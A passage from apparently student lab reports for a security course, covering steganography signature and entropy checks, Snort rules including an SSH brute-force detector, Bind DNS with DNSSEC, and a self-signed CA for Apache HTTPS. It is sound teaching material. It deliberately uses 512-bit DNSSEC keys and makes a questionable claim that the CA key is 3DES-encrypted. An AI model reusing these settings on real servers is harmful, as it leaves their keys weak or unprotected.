000100E0  D7 4A BF FC 98 BD 9E 67  40 40 D2 70 86 1C EF BC  ×J¿ü▮½▮g@@Òp▮.i¼
000100F0  02 CF DA 8E 5A EC 22 E5  AF 69 70 B1 0A 8D 77 4F  .ÏÚ▮Zì"å¯ip±.wO
00010100  D0 AB A3 2D EA DB 8D 64  27 EC 52 F5 DD 93 4D 72  Ð«£-êÛ d'ìRõÝ▮Mr
00010110  A6 29 95 31 8E F3 AC F8  41 7D 23 AE 2D C6 9A 45  ¦)▮1▮ó¬øA}#®-Æ▮E
00010120  72 9C 92 3D A4 02 73 75  E8 A4 5F 09 1A 77 DE EC  r▮´=¤.suè¤_..wÞì
00010130  6D 4B E8 DC 04 77 D7 EC  29 CF B3 65 DC 58 B4 3B  mKèÜ.w×ì)Ï³eÜX´;
00010140  43 72 E7 9E BC 77 8F 77  BC 6F CD A8 05 9F 0E BA  Crç▮¼w▮¼oÍ¨.▮.º
00010150  F7 59 11 47 04 E1 49 39  45 4A 66 34 F6 68 E7 E1  ÷Y.G.áI9EJf4öhçá
00010160  8E C8 23 36 99 EF 46 2C  FB EA D8 81 25 0F F9 99  ▮È#6▮iF,ûêØ.%.ù▮
00010170  DB AA 90 75 59 3C 1E FF  DF F8 D6 B3 8F 6A 44 1D  Ûª uY<.ÿßøÖ³ jD.
00010180  F5 CC A2 23 1F 7C 4B DD                          õÌ¢#.|KÝ
```

A secret storage has been added in the file with the BDV DataHider software.

Thanks to a software called HexCmp, we can see the differences in hexadecimal between two files. The secret storage content has been added at the end of our image. As shown by the red highlighted section on the left picture.



```
00010060  BD 0A 3A 9D 72 24 11 3B  BE 67 D6 BA E7 47 C4 FA  ½.: r$.;¾gÖºçGÄú
00010070  93 03 F5 B8 80 2D EA 36  4F FB A7 CE F2 7A 65 D8  ▮.õ¸▮-ê6O§Îòze
00010080  F7 B5 6E BD AC 3D A4 57  FF D9 28 E4 B1 38 DC 3C  ÷µn½¬=¤WÿÙ(ä±8Ü<
00010090  00 E3 9B 47 8A DD 6C 8B  19 84 C9 0B E0 78 5D 87  .ã▮G▮Ýl▮.▮É.àx]▮
000100A0  D7 8E 6C 8A 8D 49 FB EF  4C 73 69 29 0C EE BE 00  ×▮l▮ IûïLsi).î¾.
000100B0  93 C7 BA 53 8B 05 96 6A  25 B8 5B 52 3A A3 DB 7D  ▮ÇºS▮.▮j%¸[R:£Û}
000100C0  23 DF A7 18 FD F9 5B 3E  4B 63 EF 2D B9 F8 82 0C  #ß§.ýù[>Kcï-¹ø▮.
000100D0  CE A9 8E 0D 1C EB C9 D4  7B 8B 8B 2F A2 F8 82 56  Î©▮..ëÉÔ{▮▮/¢ø▮V
000100E0  D7 4A BF FC 98 BD 9E 67  40 40 D2 70 86 1C EF BC  ×J¿ü▮½▮g@@Òp▮.ï¼
000100F0  02 CF DA 8E 5A EC 22 E5  AF 69 70 B1 0A 8D 77 4F  .ÏÚ▮Zì"å¯ip±. wO
00010100  D0 AB A3 2D EA DB 8D 64  27 EC 52 F5 DD 93 4D 72  Ð«£-êÛ d'iRõÝ▮Mr
00010110  A6 29 95 31 8E F3 AC F8  41 7D 23 AE 2D C6 9A 45  ¦)▮1▮ó¬øA}#®-Æ▮E
00010120  72 9C 92 3D A4 02 73 75  E8 A4 5F 09 1A 77 DE EC  r▮´=¤.suè¤_..wÞì
00010130  6D 4B E8 DC 04 77 D7 EC  29 CF B3 65 DC 58 B4 3B  mKèÜ.w×ì)Ï³eÜX´;
00010140  43 72 E7 9E BC 77 8F 77  BC 6F CD A8 05 9F 0E BA  Crç▮¼w w¼oÍ¨.▮.º
00010150  F7 59 11 47 04 E1 49 39  45 4A 66 34 F6 68 E7 E1  ÷Y.G.áI9EJf4öhçá
00010160  8E C8 23 36 99 EF 46 2C  FB EA D8 81 25 0F F9 99  ▮È#6▮ïF,ûêØ %.ù▮
00010170  DB AA 90 75 59 3C 1E FF  DF F8 D6 B3 8F 6A 44 1D  Ûª uY<.ÿßøÖ³ jD.
00010180  F5 CC A2 23 1F 7C 4B DD                          õÌ¢#.|KÝ
```

Second File - C:\Users\54349\Desktop\cat2.jpg

```
OFFSET    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00010000  AB 8B DC 00 17 A8 D8 3E  E6 60 E8 53 5B 86 1E 44  «▮Ü..¨Ø>æ`èS[▮.D
00010010  DB 74 0C C3 65 60 31 DB  78 E6 59 71 9C 54 7D 3B  Ût.Ãe`1Ûxæ▮Yq▮T};
00010020  D5 F2 7A 1E 5F A5 61 61  5E F9 53 35 DD 73 A2 62  Õòz._¥aa^ùS5Ýs¢b
00010030  FD 4F 83 FA CC 12 17 20  7D C4 2F BC AA FA 87 A5  ýO▮úÌ.. }Ä/¼ªú▮¥
00010040  A6 4D 26 FA 86 AC 5E 78  1E 65 57 D3 BD 72 FE 91  ¦M&ú▮¬^x.eWÓ½rþ'
00010050  98 A1 83 76 6F 4C 09 8D  5C 66 B3 28 BB 1B 25 E9  ▮¡▮voL. \f³(».%é
00010060  BD 0A 3A 9D 72 24 11 3B  BE 67 D6 BA E7 47 C4 FA  ½.: r$.;¾gÖºçGÄú
00010070  93 03 F5 B8 80 2D EA 36  4F FB A7 CE F2 7A 65 D8  ▮.õ¸▮-ê6O§Îòze
00010080  F7 B5 6E BD AC 3D A4 57  FF D9 43 70 CA 1A DF 05  ÷µn½¬=¤WÿÙCpÊ.ß.
00010090  32 61 D0 4F A1 CD 10 A9  05 B0 29 EE D6 C7 89 19  2aÐO¡Í.©.°)îÖÇ▮.
000100A0  E8 A8 8E CE 28 0C D5 0C  3B EE 2F 62 E5 D7 1A B9  è¨▮Î(.Õ.;î/bå×.¹
000100B0  59 2D 79 9C EC 72 AA 59  0D F4 DD FB 9C DE 14 34  Y-y▮ìrªY.ôÝû▮Þ.4
000100C0  94 5F 97 A6 8B 64 68 CC  C5 C2 05 7A 0B 16 A6 2C  ▮_▮¦▮dhÌÅÂ.z..¦,
000100D0  35 0E 90 BB 84 11 E9 9B  77 D2 07 07 CC 74 BC A8  5. »▮.é▮wÒ..Ìt¼¨
000100E0  30 CD C6 F1 16 54 B9 07  25 0A 2E 21 8A 53 B8 B3  0ÍÆñ.T¹.%..!▮S¸³
000100F0  50 2B 38 59 57 29 C8 31  6B F4 05 B7 B2 42 BB B8  P+8YW)È1kô.·²B»¸
00010100  8B 70 CD 9C 5C 31 5C 2F  92 4D 6E 93 D6 1C 6E 5A  ▮pÍ▮\1\/´Mn▮Ö.nZ
00010110  1A 62 7F 28 B9 C3 B5 F6  ED 6A 0B 3D 6D 3B 3F 4E  .b▮(¹Ãµöíj.=m;?N
00010120  C2 A3 7B 2F D2 6A B5 2E  39 DB F9 1E BB E8 8E 60  Â£{/Òjµ.9Ûù.»è▮`
00010130  7D DC E0 F9 CC 36 86 93  8F F5 45 59 8B C3 C0 2E  }Üàùì6▮▮ õEY▮ÃÀ.
00010140  BE 96 59 33 8A A1 33 53  7B BD 53 79 38 06 56 B5  ¾▮Y3▮¡3S{½Sy8.Vµ
00010150  34 0B F5 BB C9 73 51 AB  13 04 BB BE 95 88 54 7A  4.õ»ÉsQ«..»¾▮▮Tz
00010160  C1 0F 65 87 86 E5 09 7B  FB EA D8 81 25 0F F9 F4  Á.e▮▮å.{ûêØ %.ùô
00010170  E5 B4 9A 7F 63 46 28 09  E9 02 E0 BD 99 74 4E 27  å´▮▮cF(.é.à½▮tN'
00010180  FF D6 AC 86 67 56 25 68                          ÿÖ¬▮gV%h
```

In order to spot the "signature", we hide a file in our image and in a copy of this image. We can then load the two files in HexCmp and see the signature. This is the common part that is not highlighted in red.
("FB EA D8 81 25 0F F9")

After slightly modifying the signature with a software called WinHex, the secret storage is not accessible anymore via the BDV DataHider software.

This signature is important to the software as this is how the hidden data are located within the file.

Milestone Imperceptibility & Capacity

We will try to detect hidden data within carriers based on their overall entropy.

Resolution of Milestone Imperceptibility & Capacity

We assume that the entropy of a file carrier should be higher because the data hidden are compressed and encrypted which means that the bytes values looks "more random" and therefor increases the entropy result. The ENT software is used to proceed.

```
PS C:\Users\54349\Downloads\random> ./ent.exe '..\..\Desktop\Funny Cat Slipped.mp4' | Select-String -pattern "entropy"

Entropy = 7.963778 bits per byte.


PS C:\Users\54349\Downloads\random> ./ent.exe '..\..\Desktop\Funny Cat Slipped OpenPuff.mp4' | Select-String -pattern "entropy"

Entropy = 7.963672 bits per byte.


PS C:\Users\54349\Downloads\random> ./ent.exe '..\..\Desktop\Funny Cat Slipped BDV DataHider.mp4' | Select-String -pattern "entropy"

Entropy = 7.963976 bits per byte.
```

Entropy measurement tests results:

Source	Original	OpenPuff	BDV DataHider
Entropy	7.963778	7.963672	7.963976

We notice that the entropy of the file with the hidden container made by BDV DataHider is higher than the entropy of the original file, as we assumed. On the other hand, the entropy of the file made by the OpenPuff software is lower. According to the OpenPuff v4.00 manual page 8, the bit entropy resistance has been taken into account during the design of the software and tested. This explains why OpenPuff requires a lot of extra carrier bits.

Conclusion

We've seen that robustness is an important feature that must by taken into account during the exchange of the data as it can be impacted unintentionally by third-party changes. Some software such as BDV DataHider are not well designed against tampering of the data once it is embedded in the carrier. Statistical tests such as entropy measurement can lead to hidden data detection.

4. NIDS Practical, Week 8

Introduction

The NIDS (Network Intrusion Detection System) Snort will be installed and configured on our server. Detection rules will be configured in order to detect and log incoming network packets. Advices will be provided against SSH brute force attack. The IP address of our machine is 172.17.0.3.

Milestone Basic network capture

Different option flags we be used with the Snort software.

Resolution of Milestone Basic network capture

```
root@1a3451921bc5:/# snort -i eth0
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "eth0".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.7.4
           Using PCRE version: 8.38 2015-11-23
           Using ZLIB version: 1.2.8

Commencing packet processing (pid=3832)
```

This is the Snort displayed banner when we run the software.

The interface name is specified with the "-i" flag.

```
01/12-14:47:57.808093 172.17.0.1:39634 -> 172.17.0.3:80
TCP TTL:64 TOS:0x0 ID:54637 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0x7F100DFC  Ack: 0xE4206A46  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2724242818 340580416
```

```
01/12-14:47:57.808092 172.17.0.1:39634 -> 172.17.0.3:80
TCP TTL:64 TOS:0x0 ID:54637 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0x7F100DFC  Ack: 0xE4206A46  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2724242818 340580416
48 65 79 20 74 68 65 72 65 21 0A                Hey there!.
```

Here is the same packet logged by Snort with different options. In this order: “-v”, “-vd” and “-vde”.

```
01/12-14:47:57.808091 02:42:FA:C9:31:D2 -> 02:42:AC:11:00:03 type:0x800 len:0x4
D
172.17.0.1:39634 -> 172.17.0.3:80 TCP TTL:64 TOS:0x0 ID:54637 IpLen:20 DgmLen:6
3 DF
***AP*** Seq: 0x7F100DFC  Ack: 0xE4206A46  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2724242818 340580416
48 65 79 20 74 68 65 72 65 21 0A                Hey there!.
```

Specifying the “-d” parameter displays the application layer data in hexadecimal form with the ASCII representation. On the example we can see that the string “hey there!” is sent to our server. The ‘-e’ provides the MAC addresses of the network cards used during the exchange.

Milestone Basic Snort rules

How to detect specific network packets via Snort? Let’s write some basic rules!

Resolution of Milestone Basic Snort rules

The first rule that we are going to add will alert us on every TCP packet received on port 80.

```
alert tcp any any -> any 80 ()
```

When running Snort and loading this rule, an error message is displayed:

```
++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
ERROR: /etc/snort/rules/local.rules(9) Each rule must contain a rule sid.
Fatal Error, Quitting..
```

According to the documentation, we add the sid rule option and even a revision number to our rule.

```
alert tcp any any -> any 80 (sid:1000001; rev:1;)
```

The rule is correctly loaded by Snort:

```
++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
1 Snort rules read
    1 detection rules
    0 decoder rules
    0 preprocessor rules
1 Option Chains linked into 1 Chain Headers
0 Dynamic rules
++++++++++++++++++++++++++++++++++++++++++++++++++
```

Interesting fact, Snort does not detect any incoming TCP packet on port 80. We look closely at the provided logs.

```
  ICMP Disc:                0 (   0.000%)
All Discard:                2 (  20.000%)
      Other:                0 (   0.000%)
Bad Chk Sum:                8 (  80.000%)
```

We notice in the summary output that the received packets have a bad checksum.
A quick lookup online returns the Snort official FAQ on this link: https://www.snort.org/faq/i-m-not-receiving-alerts-in-snort.
This issue comes from the result of a checksum offloading due to our local tests. We fix it by adding the flag "-k none" in our command line. The final command line goes as follow:

```
root@6be83d4383b4:~# snort -i eth0 -A console -q -k none -c /etc/snort/rules/local.rules
```

We also added the "-A console" to print alerts on the standard output, and the "-q" flag to remove the banner+summary displayed by Snort.
The incoming TCP packets on port 80 are now correctly detected and logged by Snort.

```
01/12-18:49:48.589319  [**] [1:1000001:1] [**] [Priority: 0] {TCP} 172.17.0.1:40818 -> 172.17.0.3:80
01/12-18:49:48.589353  [**] [1:1000001:1] [**] [Priority: 0] {TCP} 172.17.0.1:40818 -> 172.17.0.3:80
01/12-18:49:48.589405  [**] [1:1000001:1] [**] [Priority: 0] {TCP} 172.17.0.1:40818 -> 172.17.0.3:80
```

A custom message can be added to the alert this way:

```
alert tcp any any -> any 443 (msg:"incoming TCP packet on port 443"; sid:1000002; rev:1;)
```

This alert will then be printed like this:

```
01/12-18:52:23.293275  [**] [1:1000002:1] incoming TCP packet on port 443 [**] [Priority: 0] {TCP} 172.17.0.1:54794 -> 172.17.0.3:443
```

Finally a port range can be used to watch both, port 80 and 443 in one rule:

```
alert tcp any any -> any 80,443 (msg:"incoming TCP packet on port 80 or 443"; sid:1000003; rev:1;)
```

```
01/12-18:57:38.761706  [**] [1:1000003:1] incoming TCP packet on port 80 or 443 [**] [Priority: 0] {TCP} 172.17.0.1:40884 -> 172.17.0.3:80
01/12-18:57:46.163802  [**] [1:1000003:1] incoming TCP packet on port 80 or 443 [**] [Priority: 0] {TCP} 172.17.0.1:54842 -> 172.17.0.3:443
```

Challenge Additional security

How to mitigate SSH brute force attacks with and without Snort.

Resolution of Challenge Additional security

The Snort manual provides a handy example rule to detect SSH brute force attempts.

This is a slightly modified version of it:
It reads the first four bytes of the application layer in order to see "SSH".

```
alert tcp any any -> any 22 (msg:"SSH Brute Force Attempt"; \
        flow:established,to_server; \
        content:"SSH"; nocase; offset:0; depth:4; \
        detection_filter:track by_src, count 3, seconds 60; \
        sid:1000004; rev:1;)
```

The detection is displayed this way providing the IPs: (logs can be written to disk with the “logto” statement)

```
01/12-19:19:58.545524  [**] [1:1000004:1] SSH Brute Force Attempt [**] [Priority: 0] {TCP} 172.17.0.1:41110 -> 172.17.0.3:22
```

To protect against SSH brute force attacks, a few measures can be set up. Here are four steps that can help doing so:

- Change the default port. Dummy bots are scanning port 22 on the Internet. This setting will just avoid script kiddies. Set “Port 1234” in the sshd configuration file.
- Use Public key authentication. This may be the best thing to do, a key is used to authenticate and encrypt exchanges between the client and the server. Brute force attacks will be quite difficult once enabled. Set “PubkeyAuthentication yes” in the sshd configuration file.
- Disable password authentication. Removes the ability for the attackers to perform brute force attacks using passwords. Set “PasswordAuthentication no” in the sshd configuration file.
- The last advice is to use a software like Fail2ban (https://www.fail2ban.org). It can be used to log and take actions on the brute force attacks attempts such as banning an IP during a period of time.

Conclusion

We’ve seen how easy it is to configure Snort for basic network event detection. Rules are easy to write and easy to read. Snort can be effective to detect some well known network attacks. Coupled with a software than can take actions against the attacks, it can be part of a first step to monitor and protect a network against basic attacks.

5. DNS Practical, Week 9

Introduction

In this session we are going to install and configure the Bind DNS service. The custom domain “patate.fr” will be created and additional security steps will be implemented. The IP address of our machine is 172.17.0.2.

Milestone Create a new zone

A couple of files are necessary to create and configure a new zone with the Bind software.

Resolution of Milestone Create a new zone

First we have the zone file (db.patate.fr) for the domain patate.fr with the corresponding reverse zone. The static IP address of the server is set in the configuration.

```
$TTL    604800
@       IN      SOA     ns.patate.fr. root.patate.fr. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.patate.fr.
ns      IN      A       172.17.0.2
@       IN      AAAA    ::1

patate.fr.      IN      A       172.17.0.2
www             IN      A       172.17.0.2
mta             IN      A       172.17.0.2
ns1             IN      A       172.17.0.2
```

```
$TTL    604800
@       IN      SOA     ns.patate.fr. root.patate.fr. (
                              1         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.patate.fr.
2       IN      PTR     ns.patate.fr.
```

```
zone "patate.fr" {
        type master;
        file "/etc/bind/db.patate.fr";

        zone "0.17.172.in-addr.arpa" {
                type "master";
                file "/etc/bind/db.172";
        };
};
```

← The “named.conf.local” looks this way

We set a Google DNS server in the file “/etc/bind/named.conf.options” as a forwarder:

```
forwarders {
        8.8.8.8;
};
```

We do not forget to configure the “/etc/resolv.conf” file:

```
search patate.fr
domain patate.fr
nameserver 127.0.0.1
```

Our zone files are tested with the provided “named-checkzone” utility:

```
root@2e52b7ad9552:/etc/bind# named-checkzone patate.fr db.patate.fr
zone patate.fr/IN: loaded serial 2
OK
root@2e52b7ad9552:/etc/bind# named-checkzone 0.17.172.in-addr.arpa. db.174
zone 0.17.172.in-addr.arpa/IN: loaded serial 1
OK
```

Everything looks good so far.

We can now restart the bind9 service.

```
root@2e52b7ad9552:/etc/bind# /etc/init.d/bind9 restart
 * Stopping domain name service... bind9
rndc: connect failed: 127.0.0.1#953: connection refused

 * Starting domain name service... bind9
root@2e52b7ad9552:/etc/bind# tail /var/log/syslog
Nov 21 10:51:12 2e52b7ad9552 named[1836]: corporation.  Support and training for BIND 9 are
Nov 21 10:51:12 2e52b7ad9552 named[1836]: available at https://www.isc.org/support
Nov 21 10:51:12 2e52b7ad9552 named[1836]: --------------------------------------------------
Nov 21 10:51:12 2e52b7ad9552 named[1836]: found 4 CPUs, using 4 worker threads
Nov 21 10:51:12 2e52b7ad9552 named[1836]: using 2 UDP listeners per interface
Nov 21 10:51:12 2e52b7ad9552 named[1836]: using up to 4096 sockets
Nov 21 10:51:12 2e52b7ad9552 named[1836]: loading configuration from '/etc/bind/named.conf'
Nov 21 10:51:12 2e52b7ad9552 named[1836]: /etc/bind/named.conf.local:13: unknown option 'zone'
Nov 21 10:51:12 2e52b7ad9552 named[1836]: loading configuration: failure
Nov 21 10:51:12 2e52b7ad9552 named[1836]: exiting (due to fatal error)
```

An error occurred due to an unknown option line 13 of “/etc/bind/named.conf.local”. This issue is quickly fixed by moving the reverse zone “zone” statement outside of the “patate.fr” zone. After restarting bind9 we can see that everything is okay.

```
Nov 21 10:56:56 2e52b7ad9552 named[1980]: zone 0.in-addr.arpa/IN: loaded serial 1
Nov 21 10:56:56 2e52b7ad9552 named[1980]: zone 1.17.172.in-addr.arpa/IN: loaded serial 1
Nov 21 10:56:56 2e52b7ad9552 named[1980]: zone 127.in-addr.arpa/IN: loaded serial 1
Nov 21 10:56:56 2e52b7ad9552 named[1980]: zone 255.in-addr.arpa/IN: loaded serial 1
Nov 21 10:56:56 2e52b7ad9552 named[1980]: zone patate.fr/IN: loaded serial 2
Nov 21 10:56:56 2e52b7ad9552 named[1980]: zone localhost/IN: loaded serial 2
Nov 21 10:56:56 2e52b7ad9552 named[1980]: all zones loaded
Nov 21 10:56:56 2e52b7ad9552 named[1980]: running
```

We are now able to test the DNS resolving service we set up simply by using the ping command:

```
root@2e52b7ad9552:/etc/bind# ping patate.fr
PING patate.fr (172.17.0.2) 56(84) bytes of data.
64 bytes from 2e52b7ad9552 (172.17.0.2): icmp_seq=1 ttl=64 time=0.030 ms
64 bytes from 2e52b7ad9552 (172.17.0.2): icmp_seq=2 ttl=64 time=0.058 ms
```

The dig command provided by the package “dnsutils” can also be used to query the server and is more detailed. We can see from the output that querying a domain resolution of “patate.fr” gives us the IP address set in the zone file earlier.

```
root@2e52b7ad9552:/etc/bind# dig patate.fr

; <<>> DiG 9.10.3-P4-Ubuntu <<>> patate.fr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17272
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;patate.fr.                     IN      A

;; ANSWER SECTION:
patate.fr.              604800  IN      A       172.17.0.2

;; AUTHORITY SECTION:
patate.fr.              604800  IN      NS      ns.patate.fr.

;; ADDITIONAL SECTION:
ns.patate.fr.           604800  IN      A       172.17.0.2

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Tue Nov 21 11:05:27 UTC 2017
;; MSG SIZE  rcvd: 87
```

Challenge Enable DNSSEC

DNSSEC (Domain Name System Security Extensions) will be setup for our domain. It will provide authenticated requests to clients by signing our authoritative zone data.

Resolution of Challenge Enable DNSSEC

We begin by generating the Zone Signing Key (ZSK) and the Key Signing Key (KSK) with the following commands (we intentionally reduced the key size to 512 so it doesn’t take too much time) :

```
root@609964b65d8d:/etc/bind# cd keys/
root@609964b65d8d:/etc/bind/keys# dnssec-keygen -a RSASHA256 -b 512 -3 patate.fr
Generating key pair....++++++++++++ ..............................++++++++++++
Kpatate.fr.+008+55674
root@609964b65d8d:/etc/bind/keys# dnssec-keygen -a RSASHA256 -b 512 -3 -fk patate.fr
Generating key pair...++++++++++++ .++++++++++++
Kpatate.fr.+008+56404
root@609964b65d8d:/etc/bind/keys# chmod g+r *
root@609964b65d8d:/etc/bind/keys# ls
Kpatate.fr.+008+55674.key  Kpatate.fr.+008+55674.private  Kpatate.fr.+008+56404.key  Kpatate.fr.+008+56404.private
```

```
auto-dnssec maintain;
inline-signing yes;
```

We add this options in our zone file ("/etc/bind/named.conf.local")

We also specify our key directory in the "named.conf.options": `key-directory "/etc/bind/keys/";`

We will now request our zone patate.fr to be signed:

```
root@609964b65d8d:~# rndc loadkeys patate.fr
root@609964b65d8d:~# NSECSEED=$(printf "%04x%04x" $RANDOM $RANDOM)
root@609964b65d8d:~# rndc signing -nsec3param 1 0 10 $NSECSEED patate.fr.
request queued
```

Bind logs shows that our request is being proceeded:

```
info: received control channel command 'loadkeys patate.fr'
info: zone patate.fr/IN (signed): reconfiguring zone keys
info: zone patate.fr/IN (signed): next key event: 13-Jan-2018 14:23:16.875
info: received control channel command 'signing -nsec3param 1 0 10 303177f2 patate.fr.'
info: zone patate.fr/IN (signed): zone_addnsec3chain(1,CREATE,10,303177F2)
```

Our zone file has been signed, three files has been created:

```
root@609964b65d8d:~# ls /etc/bind/zones
patate.fr.zone  patate.fr.zone.jbk  patate.fr.zone.signed  patate.fr.zone.signed.jnl
```

We can verify that DNSSEC is enabled for our domain by querying it (output truncated):

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @127.0.0.1 +dnssec patate.fr AXFR
; (1 server found)
;; global options: +cmd
patate.fr.              6400    IN      SOA     ns1.patate.fr. root.patate.fr. 7 28800 7200 604800 7200
patate.fr.              0       IN      RRSIG   NSEC3PARAM 8 2 0 20180212130159 20180113122326 55674 pat
patate.fr.              0       IN      NSEC3PARAM 1 0 10 303177F2
patate.fr.              6400    IN      RRSIG   SOA 8 2 6400 20180212132326 20180113122326 55674 patate.
patate.fr.              6400    IN      RRSIG   DNSKEY 8 2 6400 20180212130016 20180113120016 55674 pata
patate.fr.              6400    IN      RRSIG   DNSKEY 8 2 6400 20180212130016 20180113120016 56404 pata
patate.fr.              6400    IN      DNSKEY  256 3 8 AwEAAaXGHOyRcNgfKpqK2XAs9RLadQt8/XbM6mqOplaF315
patate.fr.              6400    IN      DNSKEY  257 3 8 AwEAAb+HYe3Kz/G5BtP5QzrsVtP1A7aIEDAzEzO8Dd3r4ZTy
patate.fr.              6400    IN      NS      ns1.patate.fr.
patate.fr.              6400    IN      RRSIG   NS 8 2 6400 20180212123449 20180113120016 55674 patate.f
ns1.patate.fr.          6400    IN      A       127.0.0.1
ns1.patate.fr.          6400    IN      RRSIG   A 8 3 6400 20180212123449 20180113120016 55674 patate.fr
www.patate.fr.          6400    IN      A       172.17.0.2
www.patate.fr.          6400    IN      RRSIG   A 8 3 6400 20180212123449 20180113120016 55674 patate.fr
EA637926AQ990ED9ST8DF6RG1RV2DEFI.patate.fr. 7200 IN RRSIG NSEC3 8 3 7200 20180212130434 20180113122326 5
EA637926AQ990ED9ST8DF6RG1RV2DEFI.patate.fr. 7200 IN NSEC3 1 0 10 303177F2 GFMF19ATGNMVV1JDIRBJI5L4GCB1EH
GFMF19ATGNMVV1JDIRBJI5L4GCB1EH9L.patate.fr. 7200 IN RRSIG NSEC3 8 3 7200 20180212130159 20180113122326 5
GFMF19ATGNMVV1JDIRBJI5L4GCB1EH9L.patate.fr. 7200 IN NSEC3 1 0 10 303177F2 T274TRRCJJON95S27LKSUFNIEAF6DM
T274TRRCJJON95S27LKSUFNIEAF6DM8G.patate.fr. 7200 IN RRSIG NSEC3 8 3 7200 20180212130159 20180113122326 5
T274TRRCJJON95S27LKSUFNIEAF6DM8G.patate.fr. 7200 IN NSEC3 1 0 10 303177F2 EA637926AQ990ED9ST8DF6RG1RV2DE
patate.fr.              6400    IN      SOA     ns1.patate.fr. root.patate.fr. 7 28800 7200 604800 7200
```

Conclusion

In this practical we have set up a domain name “patate.fr” using the ISC Bind Nameserver. A zone file had to be created and filled with relevant information about the domain. On top of that, an extra security layer has been added via DNSSEC.

6. SSL Practical, Week 10

Introduction

In this practical a Certificate Authority will be created and will be used to issue and sign our web server cryptographic certificate. We will move directly into a security considerations discussion after that. The IP address of our machine is 172.17.0.2.

Milestone Enable HTTPS on Apache

Let’s enable HTTPS for our website!

Resolution of Milestone Enable HTTPS on Apache

We begin by creating our own Certificate Authority (CA):

```
root@fea2faf1b4c7:~# mkdir ca
root@fea2faf1b4c7:~# cd ca/
root@fea2faf1b4c7:~/ca# openssl genrsa -out rootCA.key 2048 -des3
Generating RSA private key, 2048 bit long modulus
.....................................................+++
........+++
e is 65537 (0x10001)
root@fea2faf1b4c7:~/ca# openssl req -x509 -new -nodes -key rootCA.key -days 365 -out rootCA.pem -subj '/CN=CO876 CA'
root@fea2faf1b4c7:~/ca# openssl x509 -in rootCA.pem -out rootCA.crt
root@fea2faf1b4c7:~/ca# ls
rootCA.crt  rootCA.key  rootCA.pem
```

We are using a secret key of 2048 bits with the 3DES algorithm. The CA certificate we are generating will be valid for 365 days and we specified as a Common Name “CO876 CA”.

We then generate the server certificates (cert+key) and sign the public certificate with the CA.

```
root@fea2faf1b4c7:~# mkdir server
root@fea2faf1b4c7:~# cd server/
root@fea2faf1b4c7:~/server# openssl genrsa -out server.key 2048
Generating RSA private key, 2048 bit long modulus
.....................................................+++
.....................................................................................................+++
e is 65537 (0x10001)
root@fea2faf1b4c7:~/server# openssl req -new -key server.key -out server.csr -subj '/CN=172.17.0.2'
root@fea2faf1b4c7:~/server# openssl x509 -req -in server.csr -CA ../ca/rootCA.pem -CAkey ../ca/rootCA.key -CAcreateseri
al -out server.crt -days 500
Signature ok
subject=/CN=172.17.0.2
Getting CA Private Key
root@fea2faf1b4c7:~/server# ls
server.crt  server.csr  server.key
```

This time we wrote the server IP as a Common Name as we will access our website via this IP from outside.

We move the previously created keys into the "/etc/ssl/" folder:

```
root@fea2faf1b4c7:/etc/ssl# tree
.
|-- certs
|   |-- rootCA.crt
|   `-- server.crt
|-- openssl.cnf
`-- private
    `-- server.key
```

```
<IfModule mod_ssl.c>
        <VirtualHost _default_:443>
                ServerAdmin bfrd2@kent.ac.uk

                DocumentRoot /var/www/html

                ErrorLog ${APACHE_LOG_DIR}/error.log
                CustomLog ${APACHE_LOG_DIR}/access.log combined

                SSLEngine on

                SSLCertificateFile      /etc/ssl/certs/server.crt
                SSLCertificateKeyFile   /etc/ssl/private/server.key
                SSLCACertificateFile    /etc/ssl/certs/rootCA.crt
        </VirtualHost>
</IfModule>
```


Now that we have all the needed certificates, we will configure Apache to use them.

We use the default HTTPS configuration provided and add the email of the server administrator and the path of the generated keys for the server.


The last step is to enable the Apache SSL module via the "a2enmod" command:

```
root@fea2faf1b4c7:/etc/apache2# a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Module socache_shmcb already enabled
Enabling module ssl.
